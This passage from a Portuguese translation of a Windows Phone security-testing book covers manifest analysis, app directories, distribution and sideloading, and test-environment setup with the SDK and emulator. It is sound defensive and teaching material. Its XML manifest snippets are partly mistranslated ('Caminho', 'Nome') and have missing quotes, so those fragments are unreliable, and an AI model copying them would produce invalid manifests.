          <ActivatableClass
            ActivatableClassId="PhoneVoIPApp.BackEnd.CameraLocationChangedEventHandle" r="1"
            ThreadingModel="MTA" />
            <ActivatableClass
              ActivatableClassId="PhoneVoIPApp.BackEnd.BackEndCapture"
              ThreadingModel="MTA" />
              <ActivatableClass
                ActivatableClassId="PhoneVoIPApp.BackEnd.IncomingCallDialogDismissedCallb ack"
                ThreadingModel="MTA" />
                <ActivatableClass
                  ActivatableClassId="PhoneVoIPApp.BackEnd.CallController" ThreadingModel="MTA"
                  />
                  <ActivatableClass ActivatableClassId="PhoneVoIPApp.BackEnd.Globals"
                  ThreadingModel="MTA" />
                  </InProcessServer>
                  <OutOfProcessServer ServerName="PhoneVoIPApp.BackEnd">
                    <Caminho>PhoneVoIPApp.BackEnd.DLL</Caminho>
                    <Instanciamento>multipleInstances</Instanciamento>
                    <ActivatableClass
                      ActivatableClassId="PhoneVoIPApp.BackEnd.OutOfProcess.Server" />
                    </OutOfProcessServer>
```

A partir do código anterior, você pode dizer que o aplicativo está registrado para fazer uso de classes VoIP externas, `PhoneVoIPApp.BackEnd.CallController`, por exemplo. Sabendo disso, você também pode considerar essas classes como candidatas à engenharia reversa e/ou à revisão de segurança, pois o aplicativo as utiliza para algumas de suas funcionalidades.

Por fim, considere as seguintes tags `<Interface>` do manifesto do mesmo aplicativo VoIP:

```

<ProxyStub ClassId="{F5A3C2AE-EF7B-3DE2-8B0E-8E8B3CD20D9D}">
  <Path>PhoneVoIPApp.BackEndProxyStub.DLL</Path>
  <Interface
    Nome="PhoneVoIPApp.BackEnd. IBackEndTransportPublicNonVirtuals"
    InterfaceId="{F5A3C2AE-EF7B-3DE2-8B0E-8E8B3CD20D9D}" />
    <Interface
      Nome="PhoneVoIPApp.BackEnd. IBackEndTransportProtectedNonVirtuals"
      InterfaceId="{044DEA28-0E8D-3A16-A2C1-BE95C0BED5E5}" />
      <Interface
        Nome="PhoneVoIPApp.BackEnd. IBackEndAudioPublicNonVirtuals"
        InterfaceId="{DE465431-ED24-3298-A187-8F1AFBBBE135}" />
        <Interface Name="PhoneVoIPApp.BackEnd.ICallControllerStatusListener"
        InterfaceId="{39126060-0292-36D6-B3F8-9AC4156C651D}" />
        <Interface
          Nome="PhoneVoIPApp.BackEnd. IBackEndCapturePublicNonVirtuals"
          InterfaceId="{8313DBEA-FD3B-3071-8035-7B611658DAD8}" />
```

```

<Interface
Nome="PhoneVoIPApp.BackEnd. IBackEndCaptureProtectedNonVirtuals"
InterfaceId="{64B31D5B-1A27-37A8-BCBC-C0BBD5314C79} />
<Interface
Nome="PhoneVoIPApp.BackEnd. ICallControllerPublicNonVirtuals"
InterfaceId="{06B50718-3528-3B66-BE76-E183AA80D4A5} />
<Interface Name="PhoneVoIPApp.BackEnd.IVideoRenderer"
InterfaceId="{6928CA7B-166D-3B37-9010-FBAB2C7E92B0} />
<Interface
Nome="PhoneVoIPApp.BackEnd. IGlobalsPublicNonVirtuals"
InterfaceId="{C8AFE1A8-92FC-3783-9520-D6BBC507B24A} />
<Interface Name="PhoneVoIPApp.BackEnd. IGlobalsStatics"
InterfaceId="{2C1E9C37-6827-38F7-857C-021642CA428B} />
<Interface
Nome="PhoneVoIPApp.BackEnd.OutOfProcess. IServerPublicNonVirtuals" InterfaceId="{7BF79491-56BE-375A-BC22-0058B158F01F} />
/>
```

As tags <Interface> nos fragmentos de manifesto anteriores informam que o aplicativo implementa as interfaces definidas externamente anteriores. Isso apenas lhe diz um pouco mais sobre como o aplicativo funciona.

Os exemplos anteriores deixam bem evidente que é possível obter uma quantidade razoável de informações sobre um aplicativo por meio de uma análise muito superficial do arquivo de manifesto, incluindo seus recursos, alguns pontos de entrada e componentes externos que ele chama.

Várias outras tags e padrões são interessantes do ponto de vista da avaliação da superfície de ataque. Recomendamos que você consulte a documentação do arquivo de manifesto do MSDN como referência ao analisar os arquivos de manifesto para determinar a natureza das tags desconhecidas e possivelmente interessantes que encontrar. Consulte <http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff769509.aspx>.

Os arquivos Package.appxmanifest (dos pacotes APPX) assumem um formato semelhante aos arquivos WMAppManifest.xml. A Microsoft incentiva o uso do arquivo Package .appxmanifest em favor do WMAppManifest.xml para alguns aspectos, como definições de recursos no contexto de aplicativos WP8.1, mas os pacotes APPX também têm um arquivo WMAppManifest.xml, portanto, lembre-se de revisar esse arquivo também.

## DIC

Quando o aplicativo que está sendo analisado é um aplicativo da Loja, não será possível obter acesso direto aos arquivos de manifesto; o arquivo XAP ou APPX será protegido por DRM e não poderá ser extraído do arquivo real que foi baixado. Em vez disso, você pode recuperar o(s) arquivo(s) de manifesto do dispositivo depois de instalar o aplicativo. (Consulte "Criação de um ambiente de teste", mais adiante neste capítulo).

## Diretórios de aplicativos

Os aplicativos instalados têm dois diretórios principais que são usados exclusivamente por eles: o diretório de instalação do aplicativo, onde seus binários, assemblies .NET e outros ativos são armazenados; e o diretório de armazenamento local do aplicativo, onde o aplicativo pode armazenar dados e onde o cache da Web, os cookies e outras informações são armazenados.

Todos os aplicativos instalados têm seu próprio diretório de instalação, localizado em C:\Data\Programs\{GUID}\Install, em que {GUID} é o ID do aplicativo. Você fará uso extensivo do diretório de instalação dos aplicativos posteriormente para extrair aplicativos do dispositivo quando invadir o dispositivo e obter acesso total ao sistema de arquivos. Os diretórios de instalação de todos os aplicativos instalados no dispositivo podem ser explorados navegando em C:\Data\Programs.

Cada aplicativo também tem seu próprio diretório de armazenamento local; isso pode ser considerado como a sandbox do sistema de arquivos do aplicativo. A árvore de diretórios de armazenamento local de um aplicativo cujo ID é GUID pode ser encontrada em C:\Data\Users\DefApps\APPDATA\{GUID}.

A área de armazenamento local de cada aplicativo tem os seguintes diretórios em sua árvore:

- Local
- LocalLow

■ PlatformData ■

Roaming

■ FrameworkTemp ■

Temp

■ INetCache

■ INetCookies ■

INetHistory

Desses diretórios, o Local é geralmente o mais usado. Local é o diretório mais frequentemente usado para armazenamento de dados por aplicativos.

INetCache, INetCookies e INetHistory também são interessantes do ponto de vista da segurança, pois todos os diretórios acima têm o potencial de conter dados que constituem vazamentos de dados confidenciais.

No restante das seções deste livro sobre o Windows Phone, você navegará com frequência pelos diretórios de instalação dos aplicativos e pelos diretórios de armazenamento local, para extrair binários e ativos de aplicativos e para explorar a área restrita do sistema de arquivos dos aplicativos.

## Distribuição de aplicativos do Windows Phone

Existem algumas maneiras pelas quais os aplicativos são distribuídos e instalados. Obviamente, o método mais comumente usado é simplesmente a Windows Phone Store, mas há outros meios de distribuição e métodos de instalação que são interessantes para desenvolvedores e analistas de segurança. Discutiremos esses métodos nas cinco seções a seguir e sua relevância para a realização de avaliações de segurança.


### **Loja do Windows Phone**

Até agora, mencionamos várias vezes a Store para fazer download de aplicativos do Windows Phone. O aplicativo Store no próprio dispositivo é o meio padrão de baixar e instalar aplicativos.

A Store permite que os usuários pesquisem aplicativos por palavra-chave e também por categoria, por exemplo, educação, negócios, entretenimento, notícias, clima e assim por diante. O aplicativo também tem blocos que permitem aos usuários visualizar os aplicativos mais bem avaliados, os mais gratuitos e os mais pagos.

Embora a grande maioria dos aplicativos na Store tenha sido desenvolvida e publicada por fornecedores terceirizados, a Microsoft também vende alguns de seus próprios produtos na Store. Alguns exemplos são o OneDrive, o Lync e o Skype.

Além da seção de aplicativos do aplicativo Store, há também seções para jogos e música. O aplicativo Store em alguns dispositivos tem uma seção específica para aplicativos destinados apenas a dispositivos fabricados por esse OEM; por exemplo, o Store em dispositivos Samsung tem uma seção "Samsung Zone" no aplicativo. Da mesma forma, a Store em dispositivos Nokia tem uma área "Nokia Collection", e os dispositivos HTC têm uma área "HTC Apps". Algumas operadoras de rede móvel também podem ter sua própria área que aparece quando o dispositivo está conectado à sua rede. A Figura 10.5 mostra a tela inicial do aplicativo Store em um dispositivo Samsung típico com Windows Phone 8.



**Figura 10.5** Tela inicial de um dispositivo Samsung Windows Phone 8

Da mesma forma que as lojas de aplicativos para os outros sistemas operacionais móveis principais (iOS, Android, BlackBerry), alguns aplicativos são gratuitos.

A Windows Phone Store tem esse nome desde o Windows Phone 7, antes do qual era conhecida como Windows Phone Marketplace, quando o sistema operacional móvel atual da Microsoft era o Windows Mobile, agora obsoleto.

### **Carregamento lateral de loja**

Embora o meio padrão de instalar aplicativos do WP8 e do WP8.1 seja a partir do aplicativo Store no dispositivo, os aplicativos também podem ser baixados de um sistema de desktop e depois instalados usando um cartão SD. Esse método de instalação é conhecido como *sideloading* e, presumivelmente, existe no caso de um usuário não ter acesso à Internet em um dispositivo, mas ter acesso à rede em um sistema de desktop ou laptop. As instruções para a instalação de aplicativos da Store por meio de sideload estão disponíveis no site do Windows Phone (<http://www.windowsphone.com/en-gb/how-to/wp8/apps/how-do-i-install-apps-from-an-sd-card>).

No Windows Phone 8.1, você também tem a opção de instalar um aplicativo diretamente em um cartão SD, em vez de simplesmente instalá-lo no dispositivo a partir do cartão SD.

### **Carregamento lateral/distribuição de aplicativos da empresa**

Para aplicativos desenvolvidos para uso interno em organizações, um método de distribuição conhecido como "Distribuição de aplicativos da empresa" permite que a Store e a certificação da Microsoft sejam ignoradas e que os aplicativos sejam publicados diretamente para os funcionários da empresa. Esse método está disponível no Windows Phone 8 e 8.1.

Esse esquema de distribuição e instalação exige que as empresas registrem uma conta corporativa no Windows Phone Dev Center e adquiram um certificado corporativo para assinar seus aplicativos. Em seguida, a empresa desenvolve seus aplicativos e os assina usando o certificado corporativo que obteve. Muitas empresas também desenvolvem um aplicativo "Company Hub" para atuar como um portal a partir do qual podem fazer download de seus aplicativos internos.

Os funcionários então registram seus telefones para a distribuição de aplicativos de sua empresa e, nesse momento, poderão

instalar os aplicativos internos assinados com o certificado corporativo de sua empresa. O processo completo foi documentado em detalhes pela Microsoft (consulte [http://msdn.microsoft.com/en-us/library/windowsphone/develop/jjj206943\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windowsphone/develop/jjj206943(v=vs.105).aspx) para obter mais informações).

## Distribuição de aplicativos direcionados

A distribuição de aplicativos direcionados é um meio de publicar seu aplicativo por meio do Dev Center e, ao mesmo tempo, ocultar seu aplicativo da visualização na Windows Phone Store.

Todos os aplicativos publicados por meio da distribuição de aplicativos direcionados estão sujeitos ao mesmo processo de verificação e certificação que os aplicativos normais da Store. Quando a Microsoft aprova e certifica o seu aplicativo, você pode fornecer aos usuários selecionados um link para o aplicativo para que eles possam instalá-lo. Como o aplicativo não ficará visível na Store, mas poderá ser baixado por usuários com um link específico, é possível permitir downloads apenas dos usuários que você escolher, como membros de uma organização, clube ou grupo de usuários comum. O editor de aplicativos pode exibir um aplicativo publicado dessa forma para que qualquer usuário da Store possa encontrá-lo e fazer o download.

Assim como em outros métodos de distribuição, a Microsoft tem uma documentação oficial sobre a distribuição de aplicativos de destino no MSDN.

Observe que os aplicativos que contêm informações confidenciais da empresa provavelmente seriam distribuídos com mais segurança por meio da Distribuição de Aplicativos da Empresa do que por esse método, porque mesmo quando um aplicativo é direcionado e, portanto, oculto na Loja, se os usuários encontrarem o link do aplicativo, eles poderão baixá-lo como qualquer aplicativo normal.

## Carregamento lateral do desenvolvedor

O carregamento lateral de aplicativos usando a funcionalidade de desenvolvedor é a maneira mais geral e fácil de instalar aplicativos sem assinatura de código. Ter essa capacidade é praticamente uma necessidade também do ponto de vista de um desenvolvedor, pois é muito difícil saber realmente se os aplicativos funcionam em telefones reais sem testá-los de fato.

A instalação de aplicativos como desenvolvedor exige que o usuário se registre em uma conta de desenvolvedor e, em seguida, registre seu dispositivo, obtendo assim o "desbloqueio de desenvolvedor". O processo é rápido e fácil e é realizado usando o aplicativo Windows Phone Developer Registration (explicado em [http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff769508\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff769508(v=vs.105).aspx)), que faz parte dos SDKs do WP8 e do WP8.1. Cada conta de desenvolvedor é capaz de desbloquear três dispositivos. Um dispositivo pode ser desbloqueado pelo desenvolvedor sem ter uma conta de desenvolvedor - tudo o que é necessário é um Live ID.

Depois que o usuário desbloquear seu dispositivo para desenvolvimento, ele poderá implantar pacotes de aplicativos nele usando a ferramenta de implantação de aplicativos, que também vem com os SDKs do Windows Phone. Os aplicativos implantados não precisam ser assinados de forma alguma; os usuários são livres para criar pacotes de aplicativos e distribuí-los a outros usuários com dispositivos desbloqueados pelo desenvolvedor e, da mesma forma, instalar aplicativos não assinados criados por outros desenvolvedores, ignorando a Store e a distribuição corporativa. Do ponto de vista de um hacker, isso é extremamente útil para pesquisar e desenvolver métodos de desbloqueio de recursos e, posteriormente, desenvolver aplicativos caseiros para uso pessoal e para o restante da comunidade de hackers do Windows Phone.

O desbloqueio do desenvolvedor e o sideload (por meio da ferramenta Application Deployment), e como ele é realizado, são discutidos em mais detalhes posteriormente na seção "Developer Unlocking Your Device" (Desbloqueio do dispositivo pelo desenvolvedor), onde discutimos como criar um ambiente adequado para testes de penetração, exploração e engenharia reversa de aplicativos do Windows Phone.

## Criação de um ambiente de teste

Como em todos os testes de penetração e atividades exploratórias, é necessário ter uma configuração que facilite um certo grau de sondagem nos componentes internos de um aplicativo. Da mesma forma, é importante estar bem equipado com as ferramentas essenciais e saber como usá-las e como elas podem ser úteis em suas avaliações.

Ter as ferramentas e o conhecimento é ainda mais essencial ao avaliar aplicativos que estão sendo executados em plataformas móveis. Enquanto os aplicativos de desktop padrão geralmente podem ser desmontados (ou seja, usando o IDA Pro) e seu comportamento observado usando utilitários de depuração e instrumentação, a maioria dos sistemas operacionais móveis modernos é muito menos aberta.

Para servir de exemplo, considere um aplicativo instalado em um sistema Windows de desktop, como o Windows 8. Um testador de penetração pode anexar trivialmente um depurador de sua escolha (Windbg, OllyDbg) e analisar o comportamento do aplicativo usando ferramentas como o ProcMon.

Da mesma forma, um usuário do Linux pode anexar e depurar usando o GDB ou o Valgrind e pode usar `strace`, `ltrace` e `lsof` para observar vários comportamentos.

Os testadores em ambientes de computação mais abertos têm uma visão muito maior de como os aplicativos estão se comportando no nível dinâmico, e obter binários para análise estática é um pouco mais fácil para eles.

Os sistemas operacionais móveis mais recentes são muito mais fechados e, mesmo que você se considere o proprietário e administrador do dispositivo, ainda está lidando com uma plataforma de computação fechada, pelo menos em comparação com a maioria dos ambientes de desktop.

Para avaliar os aspectos de segurança, ter mais acesso a um dispositivo do que os usuários deveriam ter - por exemplo, quando não temos o código-fonte disponível para o aplicativo que está sendo testado - é, portanto, benéfico e, muitas vezes, necessário. Isso geralmente envolve contornar a natureza de caixa preta que os dispositivos Windows Phone devem ter, superando alguns dos controles de segurança implementados pelo fornecedor. Em muitos casos, o testador tem mais sorte e terá acesso ao código-fonte do aplicativo. Seja qual for o caso, o testador estará em uma posição muito melhor para realizar a avaliação em um ambiente de teste sólido com as ferramentas certas e com privilégios e condições favoráveis.

Esta seção o orienta no processo de criação desse ambiente, desde a obtenção das ferramentas do SDK, como o Visual Studio e os emuladores, até o desbloqueio dos recursos do aplicativo e o acesso ao sistema de arquivos de um dispositivo.

## Ferramentas SDK

As ferramentas do SDK são essenciais para as atividades de desenvolvimento e revisão de segurança no Windows Phone 8.x. Duas das ferramentas mais importantes incluídas nos SDKs do Windows Phone são o Visual Studio e o emulador. É provável que você use essas ferramentas para revisar o código (original ou invertido) e executar aplicativos a partir do código-fonte, respectivamente. Nas próximas seções, discutiremos como obter essas ferramentas e daremos uma introdução geral a elas.

### Obtenção das ferramentas de desenvolvimento

Os SDKs são disponibilizados gratuitamente pela Microsoft para o desenvolvimento do Windows Phone 8 e do Windows Phone 8.1.

A escolha de um pacote de SDK adequado equipado para uso no trabalho com o Windows Phone depende da versão do Windows Phone em que você está interessado; para o Windows Phone 8.1, a Microsoft fornece um pacote gratuito do Visual Studio Express 2013 que inclui o SDK do Phone 8.1, emuladores e outras ferramentas de desenvolvimento do WP8.1, além de ambientes de desenvolvimento para outros tipos de aplicativos.

Para atividades exclusivas do Windows Phone 8 que não incluem o Windows Phone 8.1, a Microsoft oferece um pacote SDK 8.0 gratuito que inclui o Visual Studio Express 2012 para Windows Phone, o SDK completo, emuladores e ferramentas adicionais para desenvolvedores do WP8.

Essas duas opções de SDK estão disponíveis em <http://dev.windowsphone.com/en-us/downloadsdk>, mas faremos um breve resumo das diferenças entre esses dois SDKs nas próximas três passagens.

Você deve instalar o SDK do Windows Phone 8.1, porque o SDK do Windows Phone 8.1 está equipado para o desenvolvimento do Windows Phone 8 e 8.1, e é provável que você queira lidar com os aplicativos WP8 e WP8.1. O SDK do Windows Phone 8.1 está equipado para o desenvolvimento de aplicativos WP8 e WP8.1, mas o inverso não é verdadeiro. Deve-se observar que o SDK do Windows Phone 8.1 requer a instalação do Windows 8.1 ou posterior. Não há suporte para o Windows 8.

O SDK completo do Windows Phone 8.1 pode ser obtido no seguinte link: <http://www.visualstudio.com/downloads/download-visual-studio-vs#d-express-windows-8>. Como alternativa, se você já tiver o Visual Studio 2013 instalado, basta instalar a Atualização 3, que contém o material necessário para o desenvolvimento do Windows Phone, por meio deste link: <http://www.visualstudio.com/en-us/downloads#d-visual->

[studio-2013-update](#). Esses dois pacotes requerem a instalação de pelo menos o Windows 8.1 x86 para o Windows Desenvolvimento do Phone 8.1; no entanto, os emuladores exigem pelo menos o Windows 8.1 Professional (x64) e um processador que ofereça suporte ao Client Hyper-V e ao Second Level Address Translation.


Se o seu objetivo for analisar apenas os aplicativos do Windows Phone 8, basta fazer o download do Windows Phone SDK 8.0 diretamente deste URL: <http://go.microsoft.com/fwlink/p/?LinkId=265772>, e você também pode fazer o download e instalar todas as atualizações que também estão disponíveis no título Windows Phone 8 em <http://dev.windowsphone.com/en-us/downloadsdk>. A instalação do SDK do Windows Phone 8 requer pelo menos o Windows 8 ou posterior, e os emuladores requerem um processador que ofereça suporte ao Client Hyper-V e ao Second Level Address Translation.

Qualquer que seja o pacote escolhido, ele será baixado como um instalador MSI. A instalação deve ser simples, desde que você tenha as especificações de sistema necessárias. A instalação de qualquer um dos pacotes com as opções padrão é suficiente.

## Visual Studio

O Visual Studio é o ambiente de desenvolvimento integrado oficial da Microsoft e é usado para o desenvolvimento de praticamente todos os aplicativos que usam tecnologias Microsoft ou são executados em plataformas Windows. O Windows Phone não é exceção.

Além de estarem prontos para o desenvolvimento de vários tipos de projetos padrão do Windows, os pacotes do Visual Studio mencionados anteriormente também integram vários recursos que são úteis especificamente para o desenvolvimento do Windows Phone. Por exemplo, vários modelos de projeto estão disponíveis ao criar um novo projeto via File New Project, conforme mostrado na [Figura 10.6](#).



[Figura 10.6](#) Criação de um novo projeto WP8

As soluções e os projetos existentes são fáceis de abrir da mesma forma que outros projetos do Visual Studio: clicando duas vezes no arquivo da solução ou do projeto (por exemplo, `.sln`) no Explorer ou localizando a solução usando File Open Project.

É provável que você faça uso extensivo do Visual Studio em suas avaliações de segurança, especialmente nas seguintes áreas:

- Revisão manual do código-fonte
- Executar projetos a partir do código-fonte em um emulador e dispositivos
- Usar as ferramentas de depuração do Visual Studio em bases de código-fonte

- Criação de casos de teste e de chicotes de teste para fragmentos de código suspeitos
- Desenvolvimento de ferramentas de teste relacionadas à segurança para carregamento lateral do desenvolvedor

Por exemplo, depois que uma base de código tiver sido desenvolvida ou carregada no Visual Studio, executar o aplicativo no emulador com depuração (F5) ou sem depuração (Ctrl+F5) é uma tarefa trivial.

Se o aplicativo for iniciado com depuração, todos os pontos de interrupção definidos serão ativados, e a linha de código ofensiva será mostrada com o tempo de execução e/ou o estado do registro se ocorrer uma exceção não tratada.

Ter um ambiente de desenvolvimento e construção em funcionamento é útil para criar protótipos e testar fragmentos de código. Ao testar e revisar o código de aplicativos do ponto de vista da segurança, poder observar exatamente o que acontece quando uma determinada parte do código é executada costuma ser útil, pois o comportamento da API muitas vezes pode não estar claro na documentação e ter uma prova do comportamento geralmente serve para eliminar qualquer dúvida sobre se o código suspeito tem realmente um bug.

Uma introdução completa aos diversos recursos do Visual Studio está além do escopo deste livro, mas a Microsoft tem muitos recursos on-line que discutem o software, sua utilização e o uso de seus recursos. Consulte

[http://msdn.microsoft.com/en-gb/vstudio/aa718325\(v=vs.110\).aspx](http://msdn.microsoft.com/en-gb/vstudio/aa718325(v=vs.110).aspx) e <http://www.visualstudio.com/> para obter mais referências.


## **Emulador**

Os emuladores do Windows Phone são ferramentas valiosas que vêm como padrão com os SDKs do WP8 e 8.1. Se você instalou um ou ambos os pacotes SDK descritos na seção anterior, agora terá o emulador para WP8, WP8.1 ou ambos. Em ambos os casos, os emuladores são aplicativos que fornecem ambientes do Windows Phone usando o hipervisor nativo da Microsoft, o Hyper-V.

O ambiente de execução fornecido pelos emuladores se aproxima do ambiente que você normalmente encontraria ao executar aplicativos em dispositivos Windows Phone reais. O emulador não é um emulador ou simulador, como o simulador do iPhone, por exemplo, mas é de fato uma instância genuína do Windows Phone, embora executada em uma máquina virtual em vez de em um dispositivo móvel. Assim, por exemplo, todas as mesmas restrições de sandbox e recursos se aplicam ao emulador, da mesma forma que se aplicam quando um aplicativo é implantado em um dispositivo.

Há duas maneiras principais de executar aplicativos no emulador:

- Conforme mencionado na seção anterior, "Visual Studio", é possível criar aplicativos a partir da fonte no Visual Studio e iniciá-los no emulador. Para criar e iniciar com depuração, você pode usar o atalho F5 e, para executar sem depuração, use Ctrl+F5. Essas duas ações também podem ser executadas usando o menu Debug e o botão verde Play na barra de ferramentas.
- Você também pode implantar pacotes de aplicativos pré-construídos (não armazenados), arquivos XAP e APPX, no emulador usando a ferramenta de implantação de aplicativos do SDK, mostrada na [Figura 10.7](#). A ferramenta Application Deployment fornecida com as ferramentas de desenvolvedor/SDK 8.1 é capaz de implementar arquivos XAP e APPX, enquanto a ferramenta encontrada no SDK 8.0 lida apenas com pacotes XAP.



**Figura 10.7** Ferramenta de implantação de aplicativos

Depois que o aplicativo Application Deployment é iniciado, a ferramenta permite que você escolha um dispositivo de destino, que inclui várias opções diferentes de emulador. O usuário pode, então, procurar o sistema de arquivos e selecionar o pacote de aplicativos a ser implantado e, em seguida, clicar em Deploy para instalar o aplicativo e iniciar o emulador.

Observe que os aplicativos que foram baixados da Store não podem ser executados nos emuladores, pois são protegidos por DRM; esses arquivos só podem ser implantados em dispositivos reais. O emulador é útil em cenários em que você tem acesso ao código-fonte de um projeto ou recebeu um pacote de aplicativos para teste que foi criado e entregue a você sem passar primeiro pela certificação da Store.

#### **Desenvolvedor Desbloqueando seu dispositivo**

